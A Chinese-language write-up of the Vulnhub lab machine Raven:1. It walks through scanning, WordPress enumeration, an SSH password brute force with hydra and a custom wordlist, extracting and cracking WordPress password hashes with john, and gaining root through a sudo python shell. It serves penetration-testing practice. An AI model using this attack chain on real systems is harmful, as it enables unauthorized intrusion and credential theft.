

Vulnhub靶机渗透-Raven:1

原创 Railgun HACK学习呀

2020-03-29原文

0x01 Scan Host

```
nmap -p 80,22,21,25,3389,443 192.168.8.0/24
```

or

```
netdiscover 192.168.8.0/24
```

```
Nmap scan report for Raven (192.168.8.195)
Host is up (0.039s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
25/tcp    closed smtp
80/tcp    open  http
443/tcp    closed https
3389/tcp   closed ms-wbt-server
MAC Address: 9C:B6:D0:71:E5:CF (Rivet Networks)
```



来更加深入的扫描一下:

```
nmap -sS -sV -T5 -A -p- 192.168.8.156
```


```

root@NightsWatch:~/Desktop# nmap -sS -sV -T5 -A -p- 192.168.8.195
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-23 04:13 EDT
Nmap scan report for Raven (192.168.8.195)
Host is up (0.0014s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
25/tcp    open  tcpwrapped
|_ smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
110/tcp   open  tcpwrapped
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          34770/tcp   status
|   100024   1          38932/tcp6  status
|   100024   1          43208/udp   status
|_  100024   1          56203/udp6  status
10065/tcp closed unknown
12481/tcp closed unknown
21350/tcp closed unknown
25098/tcp closed unknown
28936/tcp closed unknown
33824/tcp closed unknown
34770/tcp open  status      1 (RPC #100024)
Device type: WAP
Running: Actiontec embedded, Linux
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel
OS details: Actiontec MI424WR-GEN3I WAP
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   0.09 ms  192.168.194.2
2   0.09 ms  Raven (192.168.8.195)

```

0x02 Web Service




flag1

→ 不安全 | view-source:raven.local/service.html

[illegible]

 HACK学习呀

首先大致浏览了一遍，发现有个wordpress(建议把域名加入hosts):



用户名MICHAEL，既然是wp那就用wpscan，先更新下漏洞库：

```
wpscan --update
```

```
wpscan --url http://raven.local/wordpress/
```

```
[+] http://raven.local/wordpress/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://raven.local/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

[+] http://raven.local/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.12 identified (Latest, released on 2019-12-12).
  Found By: Rss Generator (Passive Detection)
    - http://raven.local/wordpress/index.php/feed/, <generator>https://word
press.org/?v=4.8.12</generator>
    - http://raven.local/wordpress/index.php/comments/feed/, <generator>htt
ps://wordpress.org/?v=4.8.12</generator>

[+] WordPress theme in use: twentyseventeen
  Location: http://raven.local/wordpress/wp-content/themes/twentyseventeen
/
  Last Updated: 2020-02-25T00:00:00.000Z
  Readme: http://raven.local/wordpress/wp-content/themes/twentyseventeen/R
EADME.txt
  [!] The version is out of date, the latest version is 2.2
  Style URL: http://raven.local/wordpress/wp-content/themes/twentyseventee
n/style.css?ver=4.8.12
  Style Name: Twenty Seventeen
  Style URI: https://wordpress.org/themes/twentyseventeen/
  Description: Twenty Seventeen brings your site to life with header video
and immersive featured images. With a fo...
  Author: the WordPress team
  Author URI: https://wordpress.org/
```

 HACK学习呀

1. WordPress version 4.8.12
2. Theme twentyseventeen version 1.3

root@NightsWatch:~/Desktop# searchsploit wordpress 4.8.12

Exploits: No Result

Shellcodes: No Result

```
//scan themes vulnerability
```

```
wpscan --url http://192.168.0.101/wordpress/ --enumerate vt
```

```
//scan pulgins vulnerability
```

```
wpscan --url http://192.168.0.101/wordpress/ --enumerate vp
```

同时这个主题也没有发现有什么东西，所以考虑爆一下后台(字典无果可cewl生成):

爆破的同时我进行了0x03的操作，拿到michael的ssh账号后，可以直接写入shell，并且还没有爆出后台密码，所以停止。

0x03 SSH Service

Open SSH 6.7p1

并没有发现对应版本的Vulnerability，用hydra爆一下:

```
hydra -l michael -
```

```
P /usr/share/wordlists/fasttrack.txt ssh://raven.local
```

并没有爆出密码，这里用cupp生成一个新的字典:

```
cupp -i
```



```

root@NightsWatch:~/Desktop# cupp -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: michael
> Surname: michael
> Nickname: michael
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to michael.txt, counting 44 words.
[+] Now load your pistolero with michael.txt and shoot! Good luck!

```

HACK学习呀

因为我们只知道目标姓名，其他一概不知，所以没有就回车。

```

root@NightsWatch:~/Desktop# hydra -l michael -P ./michael.txt ssh://raven.local
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-23 05:18:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 44 login tries (l:1/p:44), ~3 tries
per task
[DATA] attacking ssh://raven.local:22/
[22][ssh] host: raven.local login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until en
d.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-23 05:18:19

```

HACK学习呀

爆出了密码，进入看看吧。

0x04 Privilege Escalation

```
michael@Raven:~$ uname -a
```

```
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14)
```

```
x86_64 GNU/Linux
```

```
root@NightsWatch:~/Desktop# searchsploit Debian 3.16
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04) - 'inot'	exploits/linux_x86-64/local/42275.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inot'	exploits/linux/local/42275.c

Shellcodes: No Result

没什么可以利用的，再看一下SUID:

```
michael@Raven:~$ find / -user root -perm -4000 -print 2>/dev/null
/bin/mount
/bin/umount
/bin/su
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/sensible-mda
/sbin/mount.nfs
```


没什么可以直接用的，并且michael没有sudo权限，但是发现了flag2.

flag2

```
michael@Raven:/home/steven$ cd /var/www/
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
```


看一下网站配置文件，或许有root呢？

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');
```



Mysql的root权限，尝试用这个密码去登录ssh，但是并没有成功，登陆steven也没成功。

flag3


wp_content中发现了flag3

```
select * from wp_posts\G
```

```

***** 3. row *****
      ID: 4
      post_author: 1
      post_date: 2018-08-13 01:48:31
      post_date_gmt: 0000-00-00 00:00:00
      post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
      post_title: flag3
      post_excerpt:
      post_status: draft
      comment_status: open
      ping_status: open
      post_password:
      post_name:
      to_ping:
      pinged:
      post_modified: 2018-08-13 01:48:31
      post_modified_gmt: 2018-08-13 01:48:31
      post_content_filtered:
      post_parent: 0
      guid: http://raven.local/wordpress/?p=4
      menu_order: 0
      post_type: post
      post_mime_type:
      comment_count: 0
***** 4. row *****
      ID: 5
      post_author: 1
      post_date: 2018-08-12 23:31:59
      post_date_gmt: 2018-08-12 23:31:59
      post_content: flag4{715dea6c055b9fe3337544932f2941ce}
      post_title: flag4
      post_excerpt:
      post_status: inherit
      comment_status: closed
      ping_status: closed
      post_password:
      post_name: 4-revision-v1
      to_ping:
      pinged:
      post_modified: 2018-08-12 23:31:59
      post_modified_gmt: 2018-08-12 23:31:59
      post_content_filtered:
      post_parent: 4
      guid: http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
      menu_order: 0
      post_type: revision
      post_mime_type:
      comment_count: 0

```




所以考虑看一下mysql中存放的wp的密码:

```
select * from wp_users\G
```

```
mysql> select * from wp_users;\G
+----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_activation_key | user_nicename | user_email | display_name |
+----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | | michael | michael@raven.org | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | | steven | steven@raven.org | Steven Seagull |
+----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

ERROR:
No query specified

mysql> select * from wp_users\G
***** 1. row *****
      ID: 1
      user_login: michael
      user_pass: $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
      user_nicename: michael
      user_email: michael@raven.org
      user_url:
      user_registered: 2018-08-12 22:49:12
      user_activation_key:
      user_status: 0
      display_name: michael
***** 2. row *****
      ID: 2
      user_login: steven
      user_pass: $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
      user_nicename: steven
      user_email: steven@raven.org
      user_url:
      user_registered: 2018-08-12 23:31:16
      user_activation_key:
      user_status: 0
      display_name: Steven Seagull
2 rows in set (0.00 sec)
```



michael:\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0

steven:\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/

这直接解肯定解不开了，想用John破解一下(如有shadow和passwd也可用john):

```
SELECT CONCAT(user_login, ":", user_pass) FROM wp_users INTO
OUTFILE '/tmp/wordpress.txt';
```

我们的字典用著名的rockyou，kali自带的:

```
root@NightsWatch:/usr/share/wordlists# ls
```

```
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst  
rockyou.txt.gz
```

```
root@NightsWatch:/usr/share/wordlists# gzip -d rockyou.txt.gz
```

接下来用john:

```
john --wordlist=/usr/share/wordlists/rockyou.txt wordpress.txt
```

emmm, 先破着吧, 要上操作系统原理了.....

```
root@NightsWatch:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wordpress.  
txt  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AV  
X2 8x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
pink84 (steven)  
█
```

 HACK学习呀

破出了steven的密码, 尝试去登录ssh成功, 因为前面内核和suid提权均失败, 并且michael也没有sudo权限, 那么看一下Steven是否有sudo权限:

```
sudo -l
```



```
$ $ sudo -l  
Matching Defaults entries for steven on raven:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
User steven may run the following commands on raven:  
    (ALL) NOPASSWD: /usr/bin/python
```

 HACK学习呀

尝试用sudo python执行shell:

```
sudo python3 -c 'import pty; pty.spawn("/bin/sh")'
```

```
$ sudo python2 -c 'import pty; pty.spawn("/bin/sh")'
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/usr/bin/python2 -c import pty; pty.spawn("/bin/sh")' as root on raven.local.
$ whoami
steven
```


emmm, 失败.....另一种:

```
sudo python -c 'import os; os.system("/bin/sh")'
```

flag4

```
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
root
# cd /root
# c^Hl^H^H^H
/bin/sh: 3: not found
# ls
flag4.txt
# cat flag4.txt
_____
|  __ \
| |_/ /_ __ _ _ _ _ _
|   // _` \ \ / / _ \ ' _ \
|  \ \ (| | \ \ / / _ / | | |
\_| \ \_,_| \ \ / / _ / | | |

flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
# █
```



0x05 Summary


本次渗透值得注意的地方就是：

1. 社会工程学密码字典生成的应用
2. john破解HASH的应用
3. hydra爆破各种协议的应用
4. 得到的密码可能通用:例如得到wp的密码可以尝试登陆ssh
5. sudo提权



原创投稿作者：Railgun

作者博客：www.pwn4fun.com



精选留言

用户设置不下载评论